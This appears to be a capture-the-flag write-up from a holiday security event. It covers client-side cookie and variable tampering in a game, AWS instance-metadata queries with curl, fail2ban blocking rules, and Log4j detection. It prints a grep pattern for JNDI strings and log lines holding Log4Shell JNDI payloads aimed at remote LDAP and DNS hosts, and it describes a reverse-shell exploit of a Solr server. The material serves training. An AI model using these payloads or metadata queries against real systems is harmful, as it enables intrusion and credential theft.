
Level 10:

```
import elf, munchkins, levers, lollipops, yeeters, pits
import time
muns = munchkins.get()
lols = lollipops.get()[::-1]
for index, mun in enumerate(muns):
    while(abs(elf.position["x"]-muns[index].position["x"])<6):
        time.sleep(0.05)
    elf.moveTo(lols[index].position)
elf.moveLeft(6)
elf.moveUp(2)
```

Holiday Hero

Chimney Scissorsticks challenges us to enable single player mode in the Holiday Hero game. He says that we should fiddle with two client-side values, one of which is passed to the server.


Exploring the web developer console, I see that there is a cookie called HOHOHO that has a value for single_player. When I change this to true, I'm able to start the game without a live partner, however the computer doesn't play the other part, so I lose the game.




Name	Value
HOHOHO	%7B%22single_player%22%3Atrue%7D

Not sure what to do next, I head over to the Console tab and type single_player from the cookie name to see if there are any application variables that I can alter. As luck would have it, there is a variable called "single_player_mode". I try setting this to true and now when I reload the game, I'm able to win with only myself playing.

Reload frame and submit single_player_mode = true in the console tab.




```
> single_player_mode = true
< true
```



Frostavator

This terminal challenges us to use our knowledge of logic gates to route power from the four inputs at the top of the circuit board to the three outputs at the bottom. The output indicators light up when we arrange the logic chips so that each path evaluates to true.




	AND – produces an output of true only when both inputs are true.		OR – produces an output of true when one or both inputs is true.
	NAND – produces an output of true <u>unless</u> both inputs are true.		NOR – produces an output of true only when both inputs are false.
	XOR – produces an output of true when only <u>one</u> of the inputs is true.		XNOR – produces an output of true when both inputs are either true or false.

IMDS Exploration

In this terminal, we learn how to obtain details about cloud assets from an Instance Metadata Service (IMDS) using curl. Ordinarily, the IMDS data would only be available from the local host and would be protected from external queries. However, an adversary could exploit server-side request forgery to expose sensitive IMDS values through a vulnerable web application.

This is strictly a lesson, just follow along and run the commands as instructed.



```
elfu@8ecfa368138b:~$ cat gettoken.sh
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-sec
onds: 21600"`
elfu@8ecfa368138b:~$ source gettoken.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    44  100    44    0     0  44000      0 --:--:-- --:--:-- --:--:-- 44000
elfu@8ecfa368138b:~$ echo $TOKEN
Uv38ByGCZU8WP18PmmIdcpVmx00QA3xNe7sEB9Hixkk=
elfu@8ecfa368138b:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/met
a-data/placement/region
```

HoHo ... No

In this terminal, we're told Santa's elves are working 24/7 to manually look through logs, identify the malicious IP addresses, and block them. We need to automate this using fail2ban so the elves can get back to making presents.

First, I create a file under /etc/fail2ban/filter.d/ to contain the regex patterns for failed requests.

```
cat <<EOF >/etc/fail2ban/filter.d/myservice.conf
[Definition]
failregex = <HOST> sent a malformed request
            Login from <HOST> rejected due to unknown user nam
            Invalid heartbeat \'.*\' from <HOST>
            Failed login from <HOST>
EOF
```

Next, I create a file under /etc/fail2ban/action.d/ to define what actions I want to be taken when fail2ban identifies an IP address to block.

```
cat <<EOF >/etc/fail2ban/action.d/myservice.conf
[Definition]
actionstart =
actionstop =
actioncheck =
actionban = /root/naughtylist add <ip>
actionunban = /root/naughtylist del <ip>
EOF
```


Next, I create a file under /etc/fail2ban/jail.d/ to tie my filters to my actions and set thresholds for when they should be activated.

```
cat <<EOF >/etc/fail2ban/jail.d/myservice.conf
[myservice]
enabled  = true
filter   = myservice
action   = myservice
```

```
logpath  = /var/log/hohono.log

maxretry = 10

findtime = 3600

bantime  = 600

EOF
```

Finally, with all the configuration piece in place, I restart the fail2ban service and refresh the logs so they can be scanned.

```
service fail2ban restart

/root/naughtylist refresh
```




```
root@b3e107d91e13:~# service fail2ban restart
 * Restarting Authentication failure monitor fail2ban                                   [ OK ]
root@b3e107d91e13:~# /root/naughtylist refresh
Refreshing the log file...
root@b3e107d91e13:~#
root@b3e107d91e13:~# Log file refreshed! It may take fail2ban a few moments to re-process.
22.47.70.39 has been added to the naughty list!
145.94.155.165 has been added to the naughty list!
144.80.204.252 has been added to the naughty list!
63.104.20.174 has been added to the naughty list!
114.161.21.191 has been added to the naughty list!
207.45.231.230 has been added to the naughty list!
100.121.5.221 has been added to the naughty list!
137.72.10.126 has been added to the naughty list!
151.155.151.240 has been added to the naughty list!
157.18.202.133 has been added to the naughty list!
42.123.48.231 has been added to the naughty list!
136.215.142.182 has been added to the naughty list!
156.166.53.116 has been added to the naughty list!
188.211.203.241 has been added to the naughty list!
212.5.8.83 has been added to the naughty list!
27.30.225.58 has been added to the naughty list!
15.207.27.242 has been added to the naughty list!
You correctly identifed 17 IPs out of 17 bad IPs
You incorrectly added 0 benign IPs to the naughty list



*******************************************************************
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
*******************************************************************
```

Bonus! Blue Log4Jack


After KringleCon opened, a massive vulnerability in Java's Log4j library was disclosed on the Internet. To help spread awareness, a pair of bonus terminals were added to the North Pole, one to learn defensive techniques to protect against the vulnerability, and another to observe how vulnerable software can be exploited.

In the defensive terminal (blue), I learned how to scan application directories for signs of vulnerable log4j library using log4j-scan.



```
elfu@15bb1cdee79a:~$ log4j2-scan vulnerable/
Logpresso CVE-2021-44228 Vulnerability Scanner 2.2.0 (2021-12-18)
Scanning directory: vulnerable/ (without tmpfs, shm)
[*] Found CVE-2021-44228 (log4j 2.x) vulnerability in /home/elfu/vulnerable/log4j-core-2.14.1.jar, log4j 2.14.1
```


I also learned how to scan web server logs for signs of a previous exploit.



```
elfu@15bb1cdee79a:~$ cat logshell-search.sh
#!/bin/sh
grep -E -i -r '\$\{jndi:(ldap[s]?|rmi|dns):/[^\n]+' $1
elfu@15bb1cdee79a:~$ logshell-search.sh /var/log/www/
/var/log/www/access.log:10.26.4.27 - - [14/Dec/2021:11:21:14 +0000] "GET /solr/admin/cores?foo=${jndi:ldap://10.26.4.27:1389/Evil} HTTP/1.1" 200 1311 "-"
/var/log/www/access.log:10.99.3.1 - - [08/Dec/2021:19:41:22 +0000] "GET /site.webmanifest HTTP/1.1" 304 0 "-" "${jndi:dns://10.99.3.43/NothingToSeeHere}"
/var/log/www/access.log:10.3.243.6 - - [08/Dec/2021:19:43:35 +0000] "GET / HTTP/1.1" 304 0 "-" "${jndi:ldap://10.3.243.6/DefinitelyLegitimate}"
```

Bonus! Red Log4Jack


In the offensive terminal (red), I learned how to exploit a vulnerable Java Solr server using the Marshelsec Java deserialization LDAP server. This allowed me to upload a malicious Java class file that started a netcat reverse shell from the web server.




```
cat /home/solr/kringle.txt
The solution to Log4shell is patching.
Sincerely,

Santa
```

Easter Eggs


Jason - this year, Jason is a terrrlet in Jack Frost's executive restroom (pull the chain to hear him flush).



Shenanigans – if you attempt to visit any floor besides those available on the Frostavator panel, you'll end up in this odd space that is a jumble of textures from the North Pole, all resting on top of Maturin, the giant turtle. A doorway on the back wall will transport you to the back right corner of Frost Tower.



E.T. – the transmitter made from a Speak and Spell and random household objects resembles the one used in the movie *E.T. the Extra-Terrestrial*.


Crunchy Squishter